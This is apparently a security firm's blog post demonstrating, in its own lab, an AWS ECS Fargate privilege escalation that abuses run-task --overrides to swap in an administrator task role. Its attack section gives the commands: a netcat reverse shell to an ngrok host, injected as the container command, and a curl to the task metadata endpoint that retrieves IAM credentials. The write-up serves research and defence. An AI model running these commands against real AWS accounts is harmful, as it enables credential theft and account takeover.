
 AI and LLM Penetration Testing Services
 Web Penetration Testing Services
 Mobile Penetration Testing Srevices
 API Penetration Testing Services
 Internal Network Penetration Testing Services
 External Network Penetration Testing Services
 PCI DSS Penetration Testing Services
 Red Teaming Services & Operations
 Threat-Led Penetration Testing Services (TLPT)
 loT Penetration Testing Services
 Embedded Systems Penetration Testing Services
 Cloud Penetration Testing Services
 Container Penetration Testing Services
 Threat modeling for agile teams
 Managed application security
 DevSecOps consulting
While experimenting with AWS, we identified a privilege escalation method in AWS Elastic Container Service (ECS) — a technique that is already known, but not immediately obvious when working with ECS day to day. During the research, we found that the –overrides flag in the ecs run-task AWS CLI command can be abused to change the execution role, task role, and even the container command defined in an existing ECS task definition. As a result, an attacker can start a task with a different IAM role and obtain its credentials from inside the container using the Task IAM credentials endpoint.
What makes this especially impactful is that the compromise does not stop with a single IAM role. By acquiring temporary credentials for the ECS task role that we intentionally passed through –overrides, an attacker gains access to new privileges. In certain setups, this can allow rotating between multiple IAM roles (“role juggling”), as long as the trust policies for those roles allow assumptions by ecs-tasks.amazonaws.com. Depending on the permissions attached to each role, this may enable both lateral movement across services and vertical privilege escalation.
The minimum set of permissions required is very small:
- ecs:RunTask over a target ECS task definition
- iam:PassRole over any IAM role allows them to be assumed by the ecs-tasks.amazonaws.com principal/service
In this article, we focus on demonstrating the attack in an AWS Fargate environment. The second part will examine the same method against ECS running on EC2. Before describing the attack scenario, we briefly recall what AWS ECS is and outline the key concepts required to understand why this misconfiguration becomes exploitable.
Understanding AWS ECS and Its Core Components
Before walking through the exploitation scenario, it is important to briefly recall what AWS Elastic Container Service (ECS) is and how its core components interact. This context is essential, because the privilege escalation described later relies directly on how ECS handles IAM roles, task definitions, and container execution.
Amazon Elastic Container Service (ECS) is a fully managed container orchestration platform that enables customers to deploy, manage, and scale containerized applications. Containers in ECS operate within a cluster, which can either be hosted on EC2 instances (self-managed) or run using AWS Fargate, the serverless option.
The key entities in AWS ECS include:
Cluster
A logical grouping of containers and services. ECS uses clusters to organise compute capacity and resources for running tasks.
Task Definition
A JSON template describing what the container should do when launched.
It typically includes:
- container image,
- CPU and memory requirements,
- environment variables,
- IAM roles,
- port mappings,
- additional resource settings.
A single task definition can support one or multiple containers, depending on the application design.
Task
A running instance of the workload defined in the task definition. A task may include a single container or several, depending on how the definition is configured.
Service
A higher-level abstraction representing a group of tasks that ECS maintains. The service ensures that the desired task count is always running, replaces failed tasks, and handles scaling.
The Importance of TaskRoleArn and ExecutionRoleArn
Two settings in the ECS task definition are critical for both normal operation and security posture:
ExecutionRoleArn
This IAM role is used by ECS to start and manage the task.
For example:
- pulling container images from ECR,
- writing logs to CloudWatch,
- performing ECS-internal operations.
The execution role provides ECS with the permissions needed to prepare the container before it starts.
TaskRoleArn
This IAM role is used by the running container itself. In other words, the application inside the container inherits the privileges granted by this IAM role.
Typical examples include:
- reading/writing files in S3,
- interacting with DynamoDB or RDS,
- invoking Lambda functions.
The attack demonstrated in this article focuses on misconfigurations related to these roles, combined with the behaviour of the aws ecs run-task command.
Demo Setup – Initial IAM Configuration
To demonstrate the impact, we created several IAM roles. The setup is intentionally simple but mirrors real AWS environments where permissions are distributed across multiple IAM roles based on task-specific responsibilities.
The roles include:
ECS_ExecutionRole
Defined in the ECS task definition, this role allows ECS to authenticate to ECR and pull images.

Its trust policy:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "",
            "Effect": "Allow",
            "Principal": {
                "Service": "ecs-tasks.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
A custom ECS_ExecutionPolicy is attached:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "ecr:BatchCheckLayerAvailability",
                "ecr:GetDownloadUrlForLayer",
                "ecr:BatchGetImage"
            ],
            "Resource": "arn:aws:ecr:eu-north-1:<redacted>:repository/personal/ubuntu"
        },
        {
            "Effect": "Allow",
            "Action": [
                "ecr:GetAuthorizationToken"
            ],
            "Resource": "*"
        }
    ]
}
This allows ECS to pull the required image from ECR and start the container.
LowPrivilegedECSTaskRole
This IAM role is assigned to the ECS task via taskRoleArn in the task definition. It has no IAM policies attached, making it effectively a “dummy” role for demonstration.

Its trust policy:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "",
            "Effect": "Allow",
            "Principal": {
                "Service": "ecs-tasks.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
This role is used only to demonstrate a successful privilege escalation, where we replace it with a more privileged role.
HighPrivilegedECSTaskRole
This IAM role is the attacker’s primary target because of the administrative privileges it provides over the AWS environment. Similar to the other IAM roles in the setup, it can be assumed only by the ecs-tasks.amazonaws.com service, which prevents regular IAM users from assuming it directly.

The following is the TrustPolicy of the HighPrivilegedECSTaskRole IAM role:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "",
            "Effect": "Allow",
            "Principal": {
                "Service": "ecs-tasks.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
This trust relationship allows ECS tasks to assume the role, even though it is not referenced in any ECS task definitions.
Additionally, the HighPrivilegedECSTaskRole has the AdministratorAccess IAM policy attached, which grants nearly complete control of the AWS account. The following is the original contents of the AdministratorAccess IAM policy:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        }
    ]
}
In real-world environments, highly privileged ECS task roles appear in CI/CD pipelines, ML workflow orchestrators, distributed compute tasks, and other architectures where running tasks are allowed to spawn new tasks. If an attacker obtains credentials for such a role through the ecs run-task override technique, the impact can range from compromising a specific service to a full AWS account takeover.
StartIAMRole (Attacker’s Entry Point)
This role is the starting point for the attack. It grants:
- ecs:RunTask over the chosen task definition
- iam:PassRole over:
- HighPrivilegedECSTaskRole
- ECS_ExecutionRole
Unlike the previous roles, this role can be assumed by an IAM user.

Its trust policy:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Statement1",
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::<redacted>:user/AWSAdministrator1"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
The attached custom policy:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "ecs:RunTask"
            ],
            "Resource": "arn:aws:ecs:eu-north-1:<redacted>:task-definition/Ubuntu-Task-Definition:1"
        },
        {
            "Action": [
                "iam:PassRole"
            ],
            "Resource": [
                "arn:aws:iam::<redacted>:role/HighPrivilegedECSTaskRole",
                "arn:aws:iam::<redacted>:role/ECS_ExecutionRole"
            ],
            "Effect": "Allow"
        }
    ]
}
Based on the experience, many real-world IAM setups accidentally grant similar combinations of ecs:RunTask + overly broad iam:PassRole.
Task Definition Used for the Demo
The following is the exact task definition used in the demonstration, Ubuntu-Task-Definition:1. It is included in full to preserve technical accuracy:
{
  "taskDefinitionArn": "arn:aws:ecs:eu-north-1:<redacted>:task-definition/Ubuntu-Task-Definition:1",
  "containerDefinitions": [
    {
      "name": "Ubuntu-Container",
      "image": "<redacted>.dkr.ecr.eu-north-1.amazonaws.com/personal/ubuntu:latest",
      "cpu": 0,
      "portMappings": [
        {
          "name": "ubuntu-container-80-tcp",
          "containerPort": 80,
          "hostPort": 80,
          "protocol": "tcp",
          "appProtocol": "http"
        }
      ],
      "essential": true,
      "environment": [],
      "environmentFiles": [],
      "mountPoints": [],
      "volumesFrom": [],
      "ulimits": [],
      "systemControls": []
    }
  ],
  "family": "Ubuntu-Task-Definition",
  "taskRoleArn": "arn:aws:iam::<redacted>:role/LowPrivilegedECSTaskRole",
  "executionRoleArn": "arn:aws:iam::<redacted>:role/ECS_ExecutionRole",
  "networkMode": "awsvpc",
  "revision": 1,
  "volumes": [],
  "status": "ACTIVE",
  "requiresAttributes": [
    {
      "name": "com.amazonaws.ecs.capability.ecr-auth"
    },
    {
      "name": "com.amazonaws.ecs.capability.task-iam-role"
    },
    {
      "name": "ecs.capability.execution-role-ecr-pull"
    },
    {
      "name": "com.amazonaws.ecs.capability.docker-remote-api.1.18"
    },
    {
      "name": "ecs.capability.task-eni"
    }
  ],
  "placementConstraints": [],
  "compatibilities": [
    "EC2",
    "FARGATE"
  ],
  "requiresCompatibilities": [
    "FARGATE"
  ],
  "cpu": "1024",
  "memory": "3072",
  "runtimePlatform": {
    "cpuArchitecture": "X86_64",
    "operatingSystemFamily": "LINUX"
  },
  "registeredAt": "2025-08-16T18:54:34.528Z",
  "registeredBy": "arn:aws:iam::<redacted>:user/AWSAdministrator1",
  "enableFaultInjection": false,
  "tags": []
}
Attack Execution
Before demonstrating the attack, it is important to note that the described scenario worked on AWS Fargate platform versions 1.4.0 and 1.3.0. Earlier Fargate versions are deprecated, and AWS returns an error message during ECS task launch attempts.
As specified in the Ubuntu-Task-Definition:1 task definition, the roles assigned by default are:
...
"taskRoleArn": "arn:aws:iam::<redacted>:role/LowPrivilegedECSTaskRole",
"executionRoleArn": "arn:aws:iam::<redacted>:role/ECS_ExecutionRole",
...
Under normal circumstances, running ecs run-task would launch the ECS task using:
- ECS_ExecutionRole: for pulling the image from ECR
- LowPrivilegedECSTaskRole: for the container itself, giving the task no meaningful permissions
However, the attacker can abuse the –overrides flag in the ecs run-task AWS CLI command to alter key parameters in the launched task — including replacing the task role with the high-privilege role prepared earlier.
The AWS documentation for ecs run-task is available here:
https://docs.aws.amazon.com/cli/latest/reference/ecs/run-task.html
An important detail: many known ECS privilege-escalation techniques require creating a new ECS task definition, but in this scenario, we do not need to create a new task definition at all. We only modify the parameters at runtime.
Step 1 — Assume the StartIAMRole
An attacker first assumes the StartIAMRole:
aws sts assume-role --role-arn arn:aws:iam::<redacted>:role/StartIAMRole --role-session-name test
The attacker then saves the temporary credentials into the .aws/credentials file.
Next, they prepare a reverse shell listener using ngrok and netcat:
ngrok tcp 5000
nc -lvn 5000
Step 2 — Launch the ECS Task With Modified Roles
Using the credentials obtained from StartIAMRole, the attacker runs:
aws --profile start-role ecs run-task \
--cluster upbeat-gorilla-9t023y \
--launch-type FARGATE \
--network-configuration "awsvpcConfiguration={subnets=[subnet-04d757fa4368498c1],securityGroups=[],assignPublicIp=ENABLED}" \
--task-definition Ubuntu-Task-Definition:1 \
--overrides '
{
  "taskRoleArn": "arn:aws:iam::<redacted>:role/HighPrivilegedECSTaskRole",
  "containerOverrides": [
    {
      "name": "Ubuntu-Container",
      "command": ["nc", "4.tcp.eu.ngrok.io", "18798", "-e", "/bin/bash"]
        }
  ]
}'
To execute this, the attacker must know:
- ECS cluster name (upbeat-gorilla-9t023y)
- VPC subnet (subnet-04d757fa4368498c1)
- Task definition and revision (Ubuntu-Task-Definition:1)
- Container name (Ubuntu-Container)
A key part here is the ability to override the container command.
This is effectively equivalent to changing the CMD directive in a Dockerfile.
It allows the attacker to replace the default container command with a reverse shell payload.
Once the command is executed successfully, the reverse shell connection arrives:

Step 3 — Extract the Task Role Credentials (Exact to Original)
Once we have a shell inside the ECS task, we can retrieve the task role credentials by querying the ECS Task Metadata endpoint. The container exposes the relative path to the credentials endpoint through environment variables, so we begin by inspecting them:
env
curl http://169.254.170.2/${AWS_CONTAINER_CREDENTIALS_RELATIVE_URI}
The ECS Task Metadata endpoint responds with temporary credentials for the task role:

To use these credentials locally, we add them to the .aws/credentials file:
[role-1]
region=eu-north-1
output=json
aws_access_key_id=ASIAXCFQ<redacted>
aws_secret_access_key=dl/VXQ53<redacted>
aws_session_token=IQoJb3JpZ2luX2VjE<redacted>
We verify the obtained identity by running aws –profile role-1 sts get-caller-identity. The command returns the following:

